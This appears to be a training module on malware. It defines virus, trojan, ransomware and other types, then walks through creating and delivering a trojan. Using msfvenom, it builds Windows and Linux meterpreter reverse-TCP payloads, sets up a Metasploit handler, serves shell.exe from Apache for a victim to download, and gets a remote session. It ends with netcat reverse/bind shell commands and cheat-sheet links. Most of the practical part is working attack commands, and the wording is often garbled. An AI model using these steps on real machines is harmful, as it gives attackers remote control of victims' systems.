**Module 7**

**Malware threats**

Malware is a computer software program with the bad intention which is popularly known as a virus, trojan ,etc to interrupt the server, or gain access unauthorize way .

**Introduction to Malware**

**Trojans:-** This is method of hiding the virus in legitimate software so victim can trustfully execute the program.

**Adware:-** This virus serves advertisement , as soon as it get delieverd it get hidden on device .

**Botnet:-** Botnet is used to infect computer network , but it also has an advantage phase.

**Backdoors:-** Backdoor name declare the most thing that it means open another doors. It used to gain remote access of any system.

**Ransomware:-**  Cyber criminal encrypt the data of the user and ask for pay rupees for the data.

**Spyware:-** This is made to collect the information of user without knowing of the user.

**Know let see how to creates trojan or backdoor**

We use msvenom tool for creating payload

Command :- msfvenom -p windows/meterpreter\_reverse\_tcp lhost=[our Ip] lport=[any port ] -f exe > shell.exe

This Payload for window

Payload for linux :-

Command :- msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf

Know we will see how to gain access through trojan

Go to the linux open msetasploit

Msfconsole

Use exploit/multi/handler

Set payload windows/meterpreter\_reverse\_tcp ##{set same payload}

Set lhosts [your Ip ]

Set port [same on payload]

**Open new tab know set up to deliever the trojan**

***Transfer the payload to the web server of kali linux***

mv shell.exe /var/www/htm/asad/shell.exe

know start the server of kali

cmd:- service apache2 start

Know open the IP to the victim as a website .

With folder name like :- 192.168.2.27/asad/shell.exe

Download it .

Know go to the METASPLOIT tab and run the exploit

We get that our listner is listening

Know go to the victim machine and execute the payload

We got the connection to the Metasploit .

Confirm it by typing sysinfo } ##we got the system detail

There are lots of payload are there for different os and in different language :- <https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom>

Go through this link and try by your self

**Type of shell**


**Netcat reverse shell && Netcat Bind shell**

Reverse shell :- In reverse shell victim connect to the attacker .


Command for attacker box is :- nc -lvp 444

lvp means listening verbose port

just see the image



Netcat Bind shell :- In this shell attacker connect to the user or victim , and victim is listner .



Source of the image is :- <https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/>

For more reverse shell go through this link this is great source of reverse shell cheat sheet :- <https://pentestmonkey.net/cheat-sheet>